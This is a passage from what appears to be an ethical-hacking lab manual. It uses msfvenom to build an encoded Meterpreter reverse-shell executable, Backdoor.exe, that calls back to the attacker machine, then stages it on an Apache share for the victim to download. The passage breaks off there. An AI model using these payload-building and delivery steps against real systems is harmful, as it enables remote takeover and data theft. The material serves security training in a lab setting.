
Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** to enter the password in the Password field and press **Enter** to login.
3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In This task, the **Secret.txt** file contains the text “**My credit card account number is 123456789.**”.




4. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.
8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.


Note: Here, the localhost IP address is **10.10.1.13** (the **Parrot Security** machine).



```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b '\x00' LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.




10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).
11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.
13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.

